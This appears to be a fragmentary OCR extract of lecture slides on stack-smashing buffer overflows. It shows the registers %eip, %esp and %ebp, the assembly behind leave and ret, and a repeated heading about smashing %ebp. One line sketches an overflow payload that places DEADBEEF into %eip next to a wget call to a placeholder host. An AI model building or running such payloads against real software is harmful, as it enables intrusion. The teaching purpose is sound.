
text ... DEADBEEF %eip wget example.com/...

buffer


%eip %esp %ebp

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```


ARGUMENTS WHEN WE ARE SMASHING %EBP?



ARGUMENTS WHEN WE ARE SMASHING %EBP?

